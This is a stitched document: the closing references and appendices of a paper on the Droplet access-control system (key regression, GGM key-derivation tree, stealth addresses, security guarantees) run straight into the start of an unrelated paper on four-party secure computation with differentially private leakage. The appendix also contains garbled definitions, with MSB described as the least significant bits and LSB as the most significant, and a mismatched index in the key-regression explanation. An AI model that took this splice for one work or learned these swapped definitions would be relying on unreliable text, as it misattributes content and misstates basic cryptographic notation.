[50] Kevin Fu et al. Key Regression: Enabling Efficient Key Distribution for Secure Distributed Storage. In *NDSS*, 2006.

[51] W.C. Garrison et al. On the Practicality of Cryptographically Enforcing Dynamic Access Control Policies in the Cloud. In *IEEE S&P*, 2016.

[52] Yossi Gilad et al. Algorand: Scaling Byzantine Agreements for Cryptocurrencies. In *ACM SOSP*, 2017.

[53] Oded Goldreich, Shafi Goldwasser, and Silvio Micali. How to Construct Random Functions. *J. ACM*, 33(4):792–807, 1986.

[54] Dieter Gollmann. *Computer Security*. John Wiley & Sons, Inc., New York, NY, USA, 1999.

[55] Vipul Goyal et al. Attribute-based Encryption for Fine-grained Access Control of Encrypted Data. In *ACM CCS*, 2006.

[56] Vipul Goyal et al. Bounded Ciphertext Policy Attribute Based Encryption. In *ICALP*, 2008.

[57] Matthew Green and Ian Miers. Bolt: Anonymous Payment Channels for Decentralized Currencies. In *ACM CCS*, 2017.

[58] Trinabh Gupta et al. Bolt: Data Management for Connected Homes. In *USENIX NSDI*, 2014.

[59] Paul Handy. How Storj Increases Object Storage Security Exponentially. Sorj Blog, Online: https://blog.storj.io/post/145305561698/how-storj-increases-object-storage-security, June 2016.

[60] Thomas Hardjono and Ned Smith. Cloud-based Commissioning of Constrained Devices using Permissioned Blockchains. In *Workshop on IoT Privacy, Trust, and Security*, 2016.

[61] Yih-Chun Hu, Markus Jakobsson, and Adrian Perrig. Efficient Constructions for One-way Hash Chains. In *ACNS*, 2005.

[62] Urs Hunkeler et al. MQTT-S—A publish/subscribe protocol for Wireless Sensor Networks. In *IEEE COMSWARE*, 2008.

[63] Stanislaw Jarecki et al. Round-optimal password-protected secret sharing and t-pake in the password-only model. In *AsiaCrypt*, 2014.

[64] Yaoqi Jia et al. OblivP2P: An Oblivious Peer-to-Peer Content Sharing System. In *USENIX Security*, 2016.

[65] Juan Benet. IPFS - Content Addressed, Versioned, P2P File System (DRAFT 3). https://github.com/ipfs/papers, 2017.

[66] Keybase. Publicly Auditable Proofs of Identity. Online: https://keybase.io/, (accessed June, 2020).

[67] Eleftherios Kokoris-Kogias et al. Enhancing Bitcoin Security and Performance with Strong Consistency via Collective Signing. In *USENIX Security*, 2016.

[68] Eleftherios Kokoris-Kogias et al. CALYPSO: Auditable Sharing of Private Data over Blockchains. *Cryptology ePrint Archive:209 https://eprint.iacr.org/2018/209.pdf*, 2018.

[69] Eleftherios Kokoris-Kogias et al. Omniledger: A secure, scale-out, decentralized ledger via sharding. In *IEEE S&P*, 2018.

[70] John Kolb, Kaifei Chen, and Randy H. Katz. The Case for a Local Tier in the Internet of Things. In *Technical Report No. UCB/EECS-2016-222*, 2016.

[71] Ben Laurie, Adam Langley, and Emilia Kasper. Certificate Transparency. *IETF, RFC 6962*, 2013.

[72] Florian Lautenschlager et al. Chronix: Long Term Storage and Retrieval Technology for Anomaly Detection in Operational Data. In *USENIX FAST*, 2017.

[73] Stevens Le Blond et al. On Enforcing the Digital Immunity of a Large Humanitarian Organization. In *IEEE S&P*, 2018.

[74] LevelDB by Google. https://github.com/google/leveldb.

[75] Torsten Lodderstedt, Mark McGloin, and Phil Hunt. OAuth 2.0 Threat Model and Security Considerations. *IETF, RFC 6819*, January 2013.

[76] Stephanos Matsumoto et al. IKP: Turning a PKI Around with Decentralized Automated Incentives. In *IEEE S&P*, 2017.

[77] Sarah Meiklejohn et al. A Fistful of Bitcoins: Characterizing Payments Among Men with no Names. In *ACM IMC*, 2013.

[78] Andrew Miller, Yu Xia, Kyle Croman, Elaine Shi, and Dawn Song. The Honey Badger of BFT Protocols. In *ACM CCS*, 2016.

[79] Satoshi Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2008.

[80] Neha Narula, Willy Vasquez, and Madars Virza. zkLedger: Privacy-Preserving Auditing for Distributed Ledgers. In *USENIX NSDI*, 2018.

[81] Jude Nelson et al. Extending Existing Blockchains with Virtualchain. In *Workshop on Distributed Cryptocurrencies and Consensus Ledgers*, 2016.

[82] Netem. https://wiki.linuxfoundation.org/networking/netem.

[83] Kirill Nikitin et al. CHAINIAC: Proactive Software-Update Transparency via Collectively Signed Skipchains and Verified Builds. In *USENIX Security*, 2017.

[84] onename. Decentralized Registrar and and Identity Manager. Online: https://onename.com, (accessed May 2020, 2020).

[85] Kenneth G Paterson and Elizabeth A Quaglia. Time-Specific Encryption. In *Security and Cryptography for Networks*, 2010.

[86] Raluca A. Popa et al. CryptDB: Protecting Confidentiality with Encrypted Query Processing. In *ACM SOSP*, 2011.

[87] Raluca Ada Popa. The Importance of Eliminating Central Points of Attack. Preveil, Online: https://www.preveil.com/blog/importance-eliminating-central-points-attack/, 2017.

[88] Raluca Ada Popa et al. Enabling Security in Cloud Storage SLAs with CloudProof. In *USENIX ATC*, 2011.

[89] Python Crypto Library. https://cryptography.io/.

[90] Python DHT library (Kademlia). https://github.com/bmuller/kademlia.

[91] Amit Sahai and Brent Waters. Fuzzy Identity-Based Encryption. In *EUROCRYPT*, 2005.

[92] Eli Ben Sasson et al. Zerocash: Decentralized Anonymous Payments from Bitcoin. In *IEEE S&P*, 2014.

[93] Hossein Shafagh et al. Talos: Encrypted Query Processing for the Internet of Things. In *ACM SenSys*, 2015.

[94] Hossein Shafagh et al. Secure Sharing of Partially Homomorphic Encrypted IoT Data. In *ACM SenSys*, 2017.

[95] Adi Shamir. How to Share a Secret. *Communications of the ACM*, 22(11):612–613, 1979.

[96] R Shirey. Internet security glossary. *IETF, RFC 4949*, 2007.

[97] S. Somogyi and A. Eijdenberg. Improved Digital Certificate Security. Online: https://googleonlinesecurity.blogspot.com/2015/09/improved-digital-certificate-security.html, 2015.

[98] Mark Stamp. *Information Security: Principles and Practice*. Wiley Publishing, 2nd edition, 2011.

[99] Emil Stefanov and Elaine Shi. Oblivistore: High Performance Oblivious Cloud Storage. In *IEEE S&P*, 2013.

[100] San-Tsai Sun et al. The Devil is in the (Implementation) Details: an Empirical Analysis of OAuth SSO Systems. In *ACM CCS*, 2012.

[101] Anuchart Tassanaviboon and Guang Gong. OAuth and ABE based Authorization in Semi-trusted Cloud Computing. In *ACM Workshop on Data Intensive Computing in the Clouds*, 2011.

[102] Techical Report. Filecoin: A Cryptocurrency Operated File Network. http://filecoin.io/filecoin.pdf, 2014.

[103] Techical Report. Storj: A Peer-to-Peer Cloud Storage Network. https://storj.io/storj.pdf, 2016.

[104] Sam Thielman. Your Private Medical Data is for Sale and it is Driving a Business Worth Billions. The Guardian, Online: https://www.theguardian.com/technology/2017/jan/10/medical-data-multibillion-dollar-business-report-warns, 2018.

[105] Alin Tomescu and Srinivas Devadas. Catena: Efficient Non-Equivocation via Bitcoin. In *IEEE S&P*, 2017.

[106] Frank Wang et al. Sieve: Cryptographically Enforced Access Control for User Data in Untrusted Clouds. In *USENIX NSDI*, 2016.

[107] Xinlei Wang et al. Performance Evaluation of Attribute-based Encryption: Toward Data Privacy in the IoT. In *IEEE ICC*, 2014.

[108] Shucheng Yu et al. Achieving Secure, Scalable, and Fine-grained Data Access Control in Cloud Computing. In *IEEE INFOCOM*, 2010.

[109] Thomas Zachariah et al. The Internet of Things has a Gateway Problem. In *HotMobile*, 2015.

[110] Ben Zhang et al. The Cloud is Not Enough: Saving IoT from the Cloud. In *USENIX HotCloud*, 2015.

[111] Wenting Zheng et al. Minicrypt: Reconciling Encryption and Compression for Big Data Stores. In *EuroSys*, 2015.

[112] Philip R Zimmermann. *The official PGP user's guide*. MIT press, 1995.

[113] Guy Zyskind et al. Decentralizing Privacy: Using Blockchain to Protect Personal Data. In *IEEE SPW*, 2015.

[114] Guy Zyskind et al. Enigma: Decentralized Computation Platform with Guaranteed Privacy. arXiv (whitepaper) http://www.enigma.co/enigma_full.pdf, 2015.

A Crypto-based Access Control

A.1 Dual-Key Regression

A key regression scheme [50] enables the efficient sharing of past keys. If an entity is in possession of the key regression state s_i, the entity can derive all keys k_j with $j \leq i$ for $i \in \{0,1,...,n\}$. However, the entity cannot infer any information about the keys k_l with $l > i$.

In our constructions, we make use of a Pseudorandom Generator (PRG) defined as follows.

Pseudorandom Generator (PRG). $G : \{0,1\}^n \rightarrow \{0,1\}^m$ is a pseudorandom generator, if $m > n$ and no probabilistic polynomial-time (PTT) distinguisher can distinguish the output $G(x)$ from a uniform choice $r \in \{0,1\}^m$ with non-negligible probability [53].

Using a pseudorandom generator $G : \{0,1\}^\lambda \rightarrow \{0,1\}^{\lambda+l}$, a client constructs a key regression scheme as follows. First, the client generates all the possible states s_i $0 \leq i \leq n$ in reverse order from an initially randomly chosen seed s_n. The seed s_{i-1} is computed as the first λ bits of the output of $G(s_i)$. To derive key k_i from the corresponding state s_i, the client computes $G(s_i)$ and takes the last l bits (i.e., applies the key derivation function). For sharing the keys to the i-th key, the client shares state s_i with the other entity. With state s_i, the entity can compute all pervious states s_x with $0 \leq x \leq i$ by applying the pseudorandom generator function G. Because of the one-way property of G the client is not able to compute or infer any information about s_{j+1} or any s_x with $x > j$. Since the entity owns states $\{s_0,...,s_i\}$, the entity can derive the keys $\{k_0,...,k_i\}$ with the key derivation function.

The key regression scheme based on a single series of states has the drawback that given the current state s_i an entity can compute all the previous states and keys. Hence, a client is not able to define a lower bound to restrict access on past keys (e.g., k_j, $low \leq j \leq cur$). To address this problem, we combine two sequences of states to derive the keys, similar to [26]. We denote the i-th state of the first sequence as $s_{1,i}$ and the second sequence as $s_{2,i}$ for $i \in \{0,\ldots,n\}$ where $n+1$ is the length of each sequence.

In the bootstrapping phase, the client generates the states $s_{1,i}$ as previously from a randomly chosen seed $s_{1,n}$ and computes the other states $s_{1,i-1} = MSB_\lambda(G(s_{1,i}))$ where MSB_λ denotes the mapping to the λ least significant bits of the input. The second sequence is generated from the opposite direction to enable a lower restriction level. The second sequence starts with the random seed $s_{2,0}$ and the corresponding next state is computed as $s_{2,i+1} = MSB_\lambda(G(s_{2,i}))$. To derive the key k_j where $j \in \{0,\ldots,n\}$, the states $s_{1,j}$ and $s_{2,j}$ serve as an input to the key derivation function which is defined as $k_j = LSB_l(G(s_{1,j} xor s_{2,j}))$ where LSB_l denotes the mapping to the l most significant bits of the input. If an entity is in possession of states $s_{1,i}$ and $s_{2,j}$ where $0 \leq j < i \leq n$, it can compute the states $\{s_{1,0}, s_{1,1}, \ldots, s_{1,i}\}$ and $\{s_{2,j}, s_{2,j+1}, \ldots, s_{2,n}\}$ with G. Since pairs of states are required for deriving the keys, the entity can only compute the keys for which it possesses the corresponding state pairs. Considering the states computed above, the entity knows the state pairs $\{(s_{1,j}, s_{2,j}), (s_{1,j+1}, s_{2,j+1}) \ldots (s_{1,i}, s_{2,i})\}$ and can compute $\{k_j, k_{j+1}, ..., k_i\}$ but no other keys. Therefore, dual key regression can restrict access based on ranges of keys by sharing the corresponding state of each state sequence.

A.2 Key Derivation Tree

Droplet's key-derivation tree is based on the Goldreich-Goldwasser-Micali (GGM) construction [53]. The GGM construction is a binary tree of height h where each node contains a unique binary label v and an associated key k'. The label of a node encodes the path from the root to the current node where the label of the left child is encoded as $v||0$ and the right child as $v||1$. The key of a node is computed based on the label $v = v_1, v_2, .., v_l$ as $G_{v_l}(...(G_{v_2}(G_{v_1}(k'))))$ where $G(k') = G_0(k')||G_1(k')$ is a PRG. The GGM tree is a construction that builds a pseudorandom function (PRF) [53]. The PRF T takes as an input a master key k and a leaf label v and outputs a key $T(k,v) = k_v$. In GGM, k is the key of the root node, v the label of a leaf node, and the output k_v the key associated with the leaf node with label v. In Droplet, the keystream for encryption is derived using T, which leads to the keystream $\{T(k,0), T(k,1), ..., T(k,2^h-1)\}$.

To enable access control on the output keys, T offers the following additional algorithms:

- **T.constrain**(k,S) takes as an input the master secret of the root node k and a set of labels of leaf nodes S. The algorithm outputs a set of constrained keys k_S that contains the keys from the inner-nodes. These inner-node keys are selected so that they facilitate the computation of the keys of the nodes with labels in S but no other leaf node keys.
- **T.eval**(k_S, v) takes as an input the set of constrained keys k_S and a label v of a leaf node. The algorithm outputs the leaf node key k_v if $v \in S$ else outputs $\perp$.

With the two additional algorithms for access control, the construction is a constrained PRF [24]. For the detailed security analysis, we refer to [24].

B Dual-Key Stealth Addresses

To protect the privacy of access permissions, Droplet employs dual-key stealth addresses [36]. Let us consider the case of a data owner Alice giving access permission to a subscriber Bob. Bob has initially constructed and published his dual public keys (B, V): $B = bG$ and $V = vG$, with G as the elliptic curve group generator and the private keys b and v. Alice constructs a new address P using Bob's stealth addresses by using a hashing function H, and generating a random salt r:

$$P = H(rV)G + B \tag{2}$$

Alice embeds the tuple (P,R) in the access permissions, with $R = rG$ (r is protected and not recoverable from R). Only Bob can claim the address P, as he is the only one capable of recovering the private key x, such that $P = xG$, as follows:

$$x := H(vR) + b \tag{3}$$

Hence, he can prove (e.g., with a signature) to the storage node that he is the rightful principal. Note that guessing x, given G and P, is equivalent to solving the elliptic curve discrete log problem, which is computationally intractable for large integers. The correctness of x from Equation 3 can be shown as:

$$\begin{aligned} xG = (H(vR)+b)G = H(vR)G + bG = \\ H(vrG)G + B = H(rvG)G + B = H(rV)G + B = P \end{aligned} \tag{4}$$

Except Alice and Bob no other party can learn that P is associated with Bob's stealth addresses. Moreover, the randomness r in the address generation ensures the uniqueness and unlinkability of new addresses. Bob discloses the private viewer key v to the auditor to enable an authorized auditor to audit the sharing. The auditor can verify the mapping of the tuple (P,R) to Bob's main key address B as:

$$\begin{aligned} P - H(vR)G = P - H(vrG)G = \\ H(rV)G + B - H(rV)G = B \end{aligned} \tag{5}$$

Note that the auditor is cryptographically prevented from using v to compute Bob's private key x.

C Security Guarantees

Droplet consists of the following entities: *the data owner, data producer, data consumer, storage node, authorization agent, and decentralized authorization log (a public blockchain)*, as described in §2. Under the trust assumptions laid out in §2.2, we now elaborate on the security guarantees of Droplet.

Guarantee 1.1 *An* `Adv` *is not able to access or manipulate data chunks except by compromising data producers/consumers.* Droplet ensures this by end-to-end encryption. Each data chunk is encrypted with a fresh key (§A.2) on the client-side with AES in GCM mode, which is an authenticated block-cipher, providing confidentiality, integrity, and authenticity guarantees:

$$\begin{aligned} \text{AES-GCM}.Enc(K_i, IV, M_i) \rightarrow C_i \\ \text{AES-GCM}.Dec(K_i, IV, C_i) \rightarrow M_i \end{aligned} \tag{6}$$

Given the $i-th$ key, IV, and $i-th$ message, it computes the $i-th$ ciphertext. Given the $i-th$ key, IV, and $i-th$ ciphertext, it computes the $i-th$ message or fails with an error.

For proof of ownership, each chunk is digitally signed:

$$\begin{aligned} \text{ECDSA.KeyGen}(curve) \rightarrow (PK_{device_{id}}, SK_{device_{id}}) \\ \text{ECDSA.Sign}(SK_{device_{id}}, C_i) \rightarrow Sig_{C_i} \\ \text{ECDSA.Verify}(PK_{device_{id}}, C_i, Sig_{C_i}) \rightarrow (\mathsf{true}, \mathsf{false}) \end{aligned} \tag{7}$$

After generating the per device private and public ECDSA key pair , Droplet signs the encrypted message and generates the signature, which can be verified given the public key and the ciphertext. As long as the `Adv` does not compromise the private key, a polynomial-time `Adv` cannot forge the signature.

Guarantee 1.2 *For streams with strong immutability requirements, an* `Adv` *is not able to modify the stream without compromising the authorization log.* The `Adv` must control a large threshold of nodes/computing power to compromise the authorization log to change a committed hash link.

Guarantee 2.1. *If an* `Adv` *compromises data consumers that had access to intervals of a data stream, the* `Adv` *is not able to access any other data than the data the compromised data consumers previously had access.* Each data chunk in a stream is encrypted with a fresh key K_i. If an `Adv` compromises a data consumer, the `Adv` gains access to the subset of the decryption keys which the consumer had access. Hence, it can only decrypt the data chunks where it possesses the decryption keys. In Droplet, the keys for encryption are derived with a PRF that is constructed from the key derivation tree T (§A.2). With the master secret k, the i-th key is derived as $T(k,i) \rightarrow K_i$. Instead of sharing the keys for range $K_i,...,K_j$ individually with a data consumer, Droplet shares constrained keys $T.constrain(k, S := \{i,..,j\}) \rightarrow k_S$ (i.e., inner-nodes of the tree). $K_i,...,K_j$ can be derived as $T.eval(k_S,i),..,T.eval(k_S,j)$ but no other keys. This guarantees that an `Adv` in possession of k_S can derive keys outside of the interval $K_i,...,K_j$ with negligible probability.

Guarantee 2.2. *In addition to Guarantee 2.1, an* `Adv` *in control of a compromised data consumer can access data that was previously revoked, if the* `Adv` *controls the respective storage node or authorization agent.* Beyond end-to-end encryption, the storage node enforces access based on the authorization log. To retrieve data after revoked access, the `Adv` must compromise the storage node or authorization agent.

Guarantee 3.1. *An* `Adv` *cannot link data permissions of a data consumer from the publicly accessible authorization log unless the* `Adv` *compromises the audit key of the data owner.* Dual-key stealth addresses hide any linkability between the consumer identities included in the access permissions (§B). A data consumer proves legitimate access to the storage node via a zero-knowledge proof, where the data consumer proves it controls the private key associated with the public key, whose hash digest is included in the access permission.

Guarantee 3.2. *An* `Adv` *compromising the authorization agent cannot compromise data confidentially nor break the non-linkability from Guarantee 3.1, but it can prevent data availability.* An `Adv` can maliciously give access to encrypted data, which does not impact data confidentiality as data is end-to-end encrypted. An `Adv` does not learn anything about the data consumer from their request to access their data, other than that they control the private key corresponding to the public key included in the access permission.

Secure parallel computation on national scale volumes of data

Sahar Mazloom*
George Mason University
sseyedma@gmu.edu

Phi Hung Le*
George Mason University
ple13@gmu.edu

Samuel Ranellucci
Unbound Tech
samuel.ranellucci@unboundtech.com

S. Dov Gordon
George Mason University
gordon@gmu.edu

Abstract

We revisit the problem of performing secure computation of graph-parallel algorithms, focusing on the applications of securely outsourcing matrix factorization, and histograms. Leveraging recent results in low-communication secure multiparty computation, and a security relaxation that allows the computation servers to learn some differentially private leakage about user inputs, we construct a new protocol that reduces overall runtime by $320X$, reduces the number of AES calls by $750X$, and reduces the total communication by $200X$. Our system can securely compute histograms over 300 million items in about 4 minutes, and it can perform sparse matrix factorization, which is commonly used in recommendation systems, on 20 million records in about 6 minutes.[1] Furthermore, in contrast to prior work, our system is secure against a malicious adversary that corrupts one of the computing servers.

1 Introduction

Instances of data breach and exfiltration continue to occur in great number. Secure computation offers an appealing avenue for defense. This cryptographic tool allows user data to be secret-shared across multiple computational servers, ensuring that the breach of any single server provides no information to an adversary, while still enabling the servers to perform arbitrary computation on the data. As compared with standard encryption, which provides security only while the data remains at rest, secure computation allows the data to remain secure throughout its life-cycle, from the moment it is uploaded by the user, through its incorporation into some statistic or learned model.

The theory of secure computation has been studied since the 1980's, and a rich literature has given rise to a line of practical work that has focused on reducing concrete costs to a near minimum. Of course, there are no free lunches, and computing on secret-shared data will always require increased communication and computation when compared with the cost of computing on plaintext data. However, several recent research directions have helped narrow the gap between secure data processing and plaintext computations.

Low communication MPC. Several results in secure computation have recently minimized the communication requirements by restricting the number of computing servers to three [2, 4, 17] or four [10], and assuming an honest majority of the servers. When representing the computation as an arithmetic circuit over a ring (as we will do here), the cheapest of these results, by Gordon et al. [10], requires sending only 1.5 ring elements per party, per circuit gate. In contrast, the best two-party protocol requires 290 bytes per party, per Boolean gate [22], and the best honest-majority protocol (supporting arbitrary numbers of parties) requires 12 field elements per party, per gate [4].

Parallelizing secure computation. Nayak et al. [18] propose a framework for securely computing *graph parallel algorithms*. In such algorithms, the data is assumed to reside in a graph structure, and the result of the computation is reached through an iterative process in which a) the data is *gathered* from all edges to their neighboring nodes, b) a simple computation is *applied* on the data at each node, and c) the processed data is *scattered* back to the neighboring edges before the processes are repeated. Such frameworks have become very popular for plaintext computations on large amounts of data, because the Apply phase can be easily distributed among many processors, making parallelization straight-forward [6, 9, 13, 14]. In this work we implement gradient descent, yielding a secure protocol for sparse matrix factorization (commonly used in recommendation systems), as well as histograms. Graph parallel frameworks are also used for PageRank, Markov random field parameter learning, parallelized Gibbs samplers, name entity resolution, and many other computations.

Allowing differentially private leakage. Very recently, researchers have explored the idea of relaxing security to al-

*Lead co-authors

[1] These numbers are for computation in a LAN. For results in a WAN, see Section 5.

low leakage in secure computation, coupled with a bound demonstrating that the leakage preserves differential privacy [3, 12, 16, 20]. Mazloom and Gordon [16] demonstrated a protocol for computing graph parallel algorithms with differentially private leakage, shaving a $\log E$ factor off of the fully secure protocol of Nayak et al., where E is the number of edges in the graph.

Securely outsourcing computation. These advances have introduced an opportunity for several applications of secure computation in which user data from thousands of parties are secret shared among a few servers (usually three) to perform a secure computation on their behalf. Multiple variants of this application have now been deployed. In some cases, users have already entrusted their data, in the clear, to a single entity, which then wishes to safeguard against data breach; secret sharing the data among several servers, each with a unique software stack, helps diversify the risk of exposure. In other cases, users were unwilling, or were even forbidden by law, to entrust their data to any single entity, and the use of secure computation was essential to gaining their participation in the computation. In many of these cases, the servers executing the secure computation are owned and operated by a single entity that is trusted for the time being, but may be corrupted by an outside party. In other cases, some data were entrusted to one entity, while other data, from another set of users, were entrusted to a second entity, and these two distrusting parties wish to join in a shared computation.

The common denominator in all of these variants is that the computation servers are distinct from the data owners. In this context, the relaxation allowing these servers to learn some small, statistical information about the data may be quite reasonable, as long as the impact to any individual data contributor can be bounded. For example, when computing a histogram of the populations in each U.S. zip code, the servers see only a noisy count for each zip code, gaining little information about the place of residence of any individual data contributor. In the context of securely performing matrix factorization for use in a recommendation system, we allow the servers to learn a noisy count of the number of items that each contributing user has reviewed. Even when combined with arbitrary external data, this limits the servers from gaining any certainty about the existence of a link between any given user and any given item in the system.

Our reliance on a fourth server in the computation introduces a tradeoff between security and efficiency, when compared with the more common reliance on three servers.[2] It is almost certainly easier for an adversary to corrupt two out of four servers than it is to corrupt two out of three. However, as our results demonstrate, the use of a fourth server enables far faster computation, which, for large-scale applications, might make the use of secure computation far more feasible than it was previously.

[2]From a purely logistical standpoint, we do not envision that this requirement will add much complexity. The additional server(s) can simply be run in one or more public clouds. In some cases, as already mentioned, all servers are anyway run by a single entity, so adding a fourth server may be trivial.

Results. In this work, we revisit secure computation of graph parallel algorithms, simultaneously leveraging all three of the advances just described: we assume four computation servers (with an honest majority, and one malicious corruption), allow differentially private leakage during computation, and, exploiting the parallelism that this affords, we construct an MPC protocol that can perform at *national scales*. Concretely, we compute histograms on 300 million inputs in 4.17 minutes, and we perform sparse matrix factorization, which is used in recommendation systems, on 20 million inputs in under 6 minutes. These problems have broad, real-world applications, and, at this scale, we could imagine supporting the Census Bureau, or a large company such as Amazon. For comparison, the largest experiments in GraphSC [18] and OblivGraph [16] had 1M inputs, and required 13 hours and 2 hours of runtime, respectively, while using 4 times the number of processors that we employ, and tolerating only semi-honest corruptions. End-to-end, our construction is 320X faster than OblivGraph, the faster of these 2 systems.

Technical contributions. Merging the four-party protocol of Gordon et al. [10] with the construction of Mazloom and Gordon [16] raises several challenges and opportunities:

Fixed point arithmetic. There are few results in the MPC literature that support fixed point computation with malicious security. The most efficient that we know of is the work by Mohassel and Rindal, which uses replicated sharing in the three party, honest majority setting [17], modifying the protocol of Furakawa et al. [7]. Their construction requires each party then sends 8 ring elements for each multiplication without truncation. The parties execute two subtraction circuits in pre-processing phase for each truncation. The pre-processing costs each party at least $21 \cdot (2k-d)$ bits for each truncation where k is the size of the ring, and d the length of the fraction bits. With a bit of care, we show that we can extend the four-party protocol of Gordon et al. [10] to handle fixed point arithmetic, without any additional overhead, requiring each party to send just 1.5 ring elements for each multiplication. This provides about a 20X improvement in communication over Mohassel and Rindal. The protocol of Gordon et al. proceeds through a dual execution of masked circuit evaluation: for circuit wire i carrying value w_i, one pair of parties holds $w_i + \lambda_i$, while the other holds $w_i + \lambda_i'$, where λ_i, λ_i' are random mask values known to the opposite pair. To ensure that nobody has cheated in the execution, the two pairs of parties compute and compare $w_i + \lambda_i + \lambda_i'$. This already supports computation over an arbitrary ring, with malicious security. However, if w_i is a fractional value, the two random masks may result in different rounded values, causing the comparisons to fail. We show how to handle rounding errors securely, allowing us to leverage the efficiency of this protocol for fixed point computation.

Four party, linear-time, oblivious shuffle. The experimental results of Mazloom and Gordon have complexity $O(V\alpha + E)\log(V\alpha + E)$, where $\alpha = \alpha(\varepsilon, \delta)$ is a function of the desired privacy parameters, E is the number of edges in the graph, and V is the number of nodes. The authors also show how to improve the asymptotic complexity to $O(V\alpha + E)$, removing the log factor by replacing a circuit for performing an oblivious shuffle of the data with a linear-time oblivious shuffle. They don't leverage this improvement in their experimental results, because it seems to require encrypting and decrypting the data inside a secure computation. (Additionally, for malicious security, it would require expensive zero-knowledge proofs.)

Operating in the 4-party setting allows us to construct a highly efficient, linear-time protocol for oblivious shuffle. One of the challenges we face in constructing this shuffle protocol is that we have to authenticate the values before shuffling, and verify correctness of the values after shuffling, and because we are committed to computing over elements from $\mathbb{Z}_{2^k}$, we need to authenticate ring values. Recently, Cramer et al. [5] proposed a mechanism for supporting arithmetic circuits over finite rings by constructing authentication in an "extension ring": to compute in $\mathbb{Z}_{2^k}$, they sample $\alpha \leftarrow \mathbb{Z}_{2^s}$, and use a secret-sharing of $\alpha x \in \mathbb{Z}_{2^{k+s}}$ for authentication. We adopt their construction in our shuffle protocol to ensure the integrity of the data during shuffling.

One of the benefits of using 4 parties is that we can separate the operations between two groups of parties, such that one group, for example Alice and Bob, is responsible for accessing the data during Gather and Scatter, while the other group, Charlotte and David, performs the shuffling. In contrast, in the 2-party setting, if one party knows the shuffling permutation, then the other party must access each data element in a manner that hides the data index. This seemingly requires using a short decryption key inside the secure computation, rather than a more efficient, 2-party secret sharing scheme. On the other hand, if neither party knows the shuffling permutation, we need to use a permutation network incurring the additional log overhead. When comparing our four-party, maliciously secure, oblivious shuffling protocol with the semi-honest construction of Mazloom and Gordon, they require 540X more AES calls and 140X communication than we do.

Computation over a ring. Both the work of Nayak et al. [18] and Mazloom and Gordon [16] use Boolean circuits throughout the computation. Boolean circuits are a sensible choice when using sorting and shuffling circuits, which require bit comparisons. Additionally, as just discussed, Boolean circuits provide immediate support for fixed point computation, removing one further barrier. However, for the Apply phase, where, for example, we compute vector gradients, computation in a ring (or field) is far more efficient. With the introduction of our four-party shuffle, which is not circuit-based, and after modifying Gordon et al. [10] to support fixed-point computation, there is no longer any reason to support computation on Boolean values. We construct a method for securely converting the shared, and authenticated values used in our shuffle protocol into the "masked" ring values required for our four-party computation of the Apply phase. For the problem of Matrix Factorization on dataset of 1 million ratings, the Apply phase of Mazloom and Gordon [16] requires 550X more AES calls and 370X more bandwidth than ours.

2 Preliminaries

2.1 Graph-parallel computation

The Graph-parallel abstraction as it is used in several frameworks such as MapReduce [6], GraphLab [13] and PowerGraph [9], consists of a sparse graph that encodes computation as *vertex-programs* that run in parallel, and interact along edges in the graph. These frameworks all follow the same computational model, called the GAS model, which includes three conceptual phases: Gather, Apply, and Scatter. The framework is quite general, and captures computations such as gradient descent, which is used in matrix factorization for recommendation systems, as well as histograms or counting operation, and many other computations. In Matrix Factorization, as an example, an edge $(u, v, data)$ indicates that user u reviewed item v, and the $data$ stored on the edge contains the value of the user's review. The computation proceeds in iterations, and in each iteration, every node gathers (copy) data from their incoming edges, applies some computation to the data, and then scatters (copy) the result to their outgoing edges. Viewing each vertex as a CPU or by assigning multiple vertices to each CPU, the apply phase which computes the main functionality, is easily parallelized. [18, 19] constructed frameworks for securely computing graph-parallel algorithms. They did this by designing a nicely parallelizable circuit for the gather and scatter phases.

2.2 MPC with differentially private leakage

The security definition for secure computation is built around the notion of protocol simulation in an *ideal world* execution [8]. In the ideal world, a trusted functionality takes the inputs, performs the agreed upon computation, and returns the result. We say the protocol is secure if a simulator can simulate the adversary's protocol view in this ideal world, drawing from a distribution that is indistinguishable from the adversary's view in the real world execution. The simulator can interact with the adversary, but is otherwise given nothing but the output computed by the ideal functionality.[3]

In prior work, Mazloom and Gordon [16] proposed a relaxation to this definition in which the simulator is additionally given the output of some leakage function, $\mathcal{L}$, applied to all inputs, but $\mathcal{L}$ is proven to preserve differential privacy of the

[3] This brushes over some of the important technical details, but we refer the reader to a formal treatment of security in Goldreich's book [8].

input. They define several varying security models. Here we focus on one variant, which supports more efficient protocol design. We assume that thousands of clients have secret shared their inputs with 4 computation servers, and we use E to denote the full set of inputs. We denote the set of secret shares received by server i as E_i. We denote the input of party j as e_j. Note that the servers learn the input size of each client. Formally, the security definition is as follows.

Definition 1 *[16] Let $\mathcal{F}$ be some functionality, and let π be an interactive protocol for computing $\mathcal{F}$, while making calls to an ideal functionality $\mathcal{G}$. π is said to* securely compute *$\mathcal{F}$ in the $\mathcal{G}$-*hybrid model with *$\mathcal{L}$* leakage, known input sizes, and *$(\kappa,\varepsilon,\delta)$*-security *if $\mathcal{L}$ is (ε,δ)-differentially private, and, for every PPT, malicious, non-uniform adversary $\mathcal{A}$ corrupting a party in the $\mathcal{G}$-hybrid model, there exists a PPT, non-uniform adversary $\mathcal{S}$ corrupting the same party in the ideal model, such that, on any valid input shares, E_1, E_2, E_3, E_4*

$$\left\{\text{HYBRID}^{\mathcal{G}}_{\pi,\mathcal{A}(z)}(E_1,E_2,E_3,E_4,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} \overset{c}{\equiv}$$
$$\left\{\text{IDEAL}_{\mathcal{F},\mathcal{S}(z,\mathcal{L}(V),\forall j:|e_j|)}(E_1,E_2,E_3,E_4,\kappa)\right\}_{z\in\{0,1\}^*,\kappa\in\mathbb{N}} \quad (1)$$

